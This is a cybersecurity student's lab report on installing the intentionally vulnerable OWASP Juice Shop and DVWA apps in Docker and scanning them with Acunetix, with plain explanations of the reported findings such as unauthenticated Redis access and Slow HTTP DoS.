



THE UNITED REPUBLIC OF TANZANIA
PRESIDENT'S OFFICE
e-Government Authority (e-GA)
Research, Innovation and Development Center (RIDC)



LAB REPORT.

OWASP Juice Shop and DVWA

Done By: ERICK CHARLES SANGA

PROGRAMME: Bsc.Cybersecurity and Digital Forensics Engineering.

PRACTICAL PROJECT.

1.Environment Setup.

I was required to setup the environment of OWASP Juice Shop and DVWA.

A. OWASP Juice Shop

I started by installing docker using terminal for containerization as seen below;

```
(dreamy@fsociety):~$ sudo apt install docker.io -y
Installing:
docker.io

Installing dependencies:
containerd docker-buildx iptables libintl-perl libip6tc2 libnet1 libsort-naturally-perl needrestart python3-pycrui tini
criu docker-cli libcompell libintl-xs-perl libmodule-find-perl libproc-processtable-perl libterm-readkey-perl python3-protobuf runc

Suggested packages:
containernetworking-plugins docker-doc aufs-tools btrfs-progs cgroups-mount debootstrap rinse rootlesskit xfsprogs zfs-fuse | zfsutils-linux firewall

Summary:
Upgrading: 0, Installing: 20, Removing: 0, Not Upgrading: 3
Download size: 82.5 MB
Space needed: 341 MB / 39.6 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 runc amd64 1.1.15+ds1-2+b4 [3,230 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 containerd amd64 1.7.24-ds1-8 [33.2 MB]
```

Then I enabled it as seen below;

```
(dreamy@fsociety)-[~]
$ sudo systemctl enable docker --now docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
```

I then confirmed the docker version using a command seen below;

```
(dreamy@fsociety)-[~]
$ sudo docker --version
Docker version 26.1.5+dfsg1, build a72d7cd
```

After completely setting up docker I then pulled juice-shop from github using the following command;


```
(dreamy@fsociety)-[~]
└─$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
Unable to find image 'bkimminich/juice-shop:latest' locally
latest: Pulling from bkimminich/juice-shop
35d697fe2738: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
62de241dac5f: Pull complete
a62778643d56: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
0bab15eea81d: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
ddf74a63f7d8: Pull complete
d00c3209d929: Pull complete
8dbf555ffb3a: Pull complete
7faf0cfa885c: Pull complete
5b14f6c9a813: Pull complete
33ce0b1d99fc: Pull complete
f45e0372ce60: Pull complete
46b46b3ee13c: Pull complete
929c0dd6f573: Pull complete
cd15a5590865: Pull complete
Digest: sha256:89337a9b216106f276ecc9875800c4c9c47b9d89b8a785b1111d5c94a0fed5c2
Status: Downloaded newer image for bkimminich/juice-shop:latest
d8ac3bc5ad23b8c205d5bfc2f062ead27a599d7c1890c2bd325fba8020b73985

(dreamy@fsociety)-[~]
└─$
```

Then I confirmed by checking the active processes in docker using the following command;

```
(dreamy@fsociety)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
d8ac3bc5ad23  bkimminich/juice-shop  "/nodejs/bin/node /j..."  54 seconds ago  Up 51 seconds  0.0.0.0:3000->3000/tcp, :::3000->3000/tcp  suspicious_yonath
```

Then I accessed OWASP Juice Shop from my browser with port 3000 as seen below;




B.DVWA

As I have already enabled docker , I just pulled dvwa from github using the following command seen below;

```
dreamys@isociety:~$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57d7f616dbf: Pull complete
8b085d18be401: Pull complete
89986e5981d2: Pull complete
2cd72d4a8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db079adef295f426da68a92b40e3b181f3373da7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[*] Starting mysql ...
[ok] Starting MariaDB database server: mysqld . . .
[*] Starting apache
[... ] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3. Set the 'ServerName' directive globally to suppress this message
. ok
=> /var/log/apache2/access.log <=
=> /var/log/apache2/error.log <=
[Sun Aug 31 19:01:48.157129 2025] [mpm_prefork:notice] [pid 338] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Sun Aug 31 19:01:48.157434 2025] [core:notice] [pid 338] AH00094: Command line: '/usr/sbin/apache2'
=> /var/log/apache2/other_whoists_access.log <=
=> /var/log/apache2/access.log <=
172.17.0.1 - - [31/Aug/2025:19:07:06 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [31/Aug/2025:19:07:06 +0000] "GET /login.php HTTP/1.1" 200 1049 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [31/Aug/2025:19:07:07 +0000] "GET /dvwa/css/login.css HTTP/1.1" 200 741 "http://localhost/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [31/Aug/2025:19:07:07 +0000] "GET /dvwa/images/login_logo.png HTTP/1.1" 200 9375 "http://localhost/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [31/Aug/2025:19:07:08 +0000] "GET /favicon.ico HTTP/1.1" 200 1706 "http://localhost/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

I then accessed it from by browser as localhost. This can be seen in the below screenshot;



2.VULNERABILITY SCANNING

I was required to perform vulnerability scanning on both OWASP Juice Shop and DVWA using Acunetix , OWASP ZAP and nikto tools.

A.Acunetix

I installed and started the service of acunetix as seen in the below command;


```
(root@egovrldc) ~/home/egovrldc/Downloads/ACUNETIX_LINUX
└─$ service acunetix start

(root@egovrldc) ~/home/egovrldc/Downloads/ACUNETIX_LINUX
└─$ service acunetix status
acunetix.service - Acunetix Service
Loaded: loaded (/etc/systemd/system/acunetix.service; enabled; preset: disabled)
Active: active (running) since Mon 2025-09-01 11:25:27 EAT; 2min 45s ago
Invocation: 092285f83d9c4b5fdb8b7bcd21267984
Main PID: 19969 (start.sh)
Tasks: 15 (limit: 18740)
Memory: 119.9M (peak: 121.9M)
CPU: 8.752s
CGroup: /system.slice/acunetix.service
├─19969 /bin/bash /home/acunetix/.acunetix/start.sh
├─19981 /home/acunetix/.acunetix/v_200217097/database/bin/postgres -D /home/acunetix/.acunetix/db --port=35432
├─19983 "postgres: checkpoint process"
├─19984 "postgres: writer process"
├─19985 "postgres: wal writer process"
├─19986 "postgres: autovacuum launcher process"
├─19987 "postgres: stats collector process"
├─19995 /home/acunetix/.acunetix/v_200217097/backend/opsrv --conf /home/acunetix/.acunetix/wvs.ini
├─19996 /home/acunetix/.acunetix/v_200217097/backend/opsrv --conf /home/acunetix/.acunetix/wvs.ini
├─20002 "postgres: acunetix wvs ::1(54308) idle"
├─20004 "postgres: acunetix wvs ::1(54318) idle"
├─20005 "postgres: acunetix wvs ::1(54332) idle"
├─20006 "postgres: acunetix wvs ::1(54342) idle"
├─20007 "postgres: acunetix wvs ::1(54352) idle"
└─


Sep 01 11:26:09 egovrldc start.sh[19996]: 2025-09-01 11:26:09,518: DEBUG helpers.updater updating status to: none
Sep 01 11:26:19 egovrldc start.sh[19996]: 2025-09-01 11:26:19,527: DEBUG helpers.updater updating status to: none
Sep 01 11:26:29 egovrldc start.sh[19996]: 2025-09-01 11:26:29,535: DEBUG helpers.updater updating status to: none
Sep 01 11:26:30 egovrldc start.sh[19996]: 2025-09-01 11:26:30,539: DEBUG helpers.application.health RAM: 85MB
Sep 01 11:26:39 egovrldc start.sh[19996]: 2025-09-01 11:26:39,559: DEBUG urllib3.connectionpool Starting new HTTPS connection (1): updates.acunetix.com:443
Sep 01 11:26:40 egovrldc start.sh[19996]: 2025-09-01 11:26:40,742: DEBUG urllib3.connectionpool https://updates.acunetix.com:443 "POST /l13 HTTP/1.1" 409 99
Sep 01 11:26:40 egovrldc start.sh[19996]: 2025-09-01 11:26:40,745: INFO helpers.updater update request returned {"error_code": 17, "error_text": "Invalid license key format (accepted format: XXXX-XXXX-XXXX-XXXX)"}
Sep 01 11:27:00 egovrldc start.sh[19996]: 2025-09-01 11:27:00,561: DEBUG helpers.application.health RAM: 86MB
Sep 01 11:27:30 egovrldc start.sh[19996]: 2025-09-01 11:27:30,585: DEBUG helpers.application.health RAM: 86MB
Sep 01 11:28:00 egovrldc start.sh[19996]: 2025-09-01 11:28:00,610: DEBUG helpers.application.health RAM: 86MB

(root@egovrldc) ~/home/egovrldc/Downloads/ACUNETIX_LINUX
└─$
```


I then accessed acunetix using my browser from port 3443 as configured and its login page is as seen below;




It's dashboard to add targets is as seen below;



Then I added juice shop URL as my first target to get the vulnerability scanning as seen below;



It performed the scan for the juice shop target and gave out scan information as seen below;



Explanation of the vulnerabilities seen above;

1. Redis unauthorised access vulnerability

Redis is an in-memory data store often used as a database, cache, and message broker. By default, Redis is configured to allow connections from any client without authentication. If an instance is exposed to the internet (or an untrusted network) and lacks a password, anyone can connect to it and read or modify its data.

Juice Shop uses a Redis instance for certain functionalities. Acunetix found that this instance is accessible without a password. An attacker could potentially view sensitive application data stored in redis and even corrupt or delete data.


2.Slow HTTP Denial of Service Attack

This is a type of low-bandwidth Denial-of-Service (DoS) attack. The attacker opens a connection to the web server but then sends HTTP requests extremely slowly. If an attacker does this with many simultaneous connections, they can exhaust all available connections on the server, making it unable to respond to legitimate users. The web server is configured to wait for a full request and does not have timeouts to drop these maliciously slow connections. This makes it vulnerable to this kind of resource exhaustion attack.

3.Unencrypted Connection

The application is being served over plain HTTP instead of HTTPS. Any data transmitted between the user's browser and the server (including passwords, session cookies, and personal information) is sent in clear text. Anyone on the same network can eavesdrop on this traffic and steal this sensitive information.

The site's structure is as seen below;




The screenshot displays the Acunetix web application scanner interface. At the top, there are controls for 'Scan', 'Stop Scan', and 'Pause Scan'. Below this, a navigation bar shows 'Scan Information', 'Vulnerabilities', 'Site Structure', and 'Events'. The 'Site Structure' tab is active, showing a file tree for 'http://localhost:3000/' with folders like 'assets', 'ftp', and files like 'main.js', 'polyfills.js', 'robots.txt', 'runtime.js', 'sitemap.xml', 'styles.css', and 'vendor.js'. To the right of the file tree, there are four colored circles representing vulnerability counts: 0 (red), 2 (orange), 1 (blue), and 2 (green). Below the file tree is a table of vulnerabilities:


Severity	Vulnerability	Parameter	Status
High	Redis Unauthorized Access Vulnerability		Open
High	Slow HTTP Denial of Service Attack		Open
Medium	Unencrypted connection		Open
Low	Content Security Policy (CSP) not implemented		Open
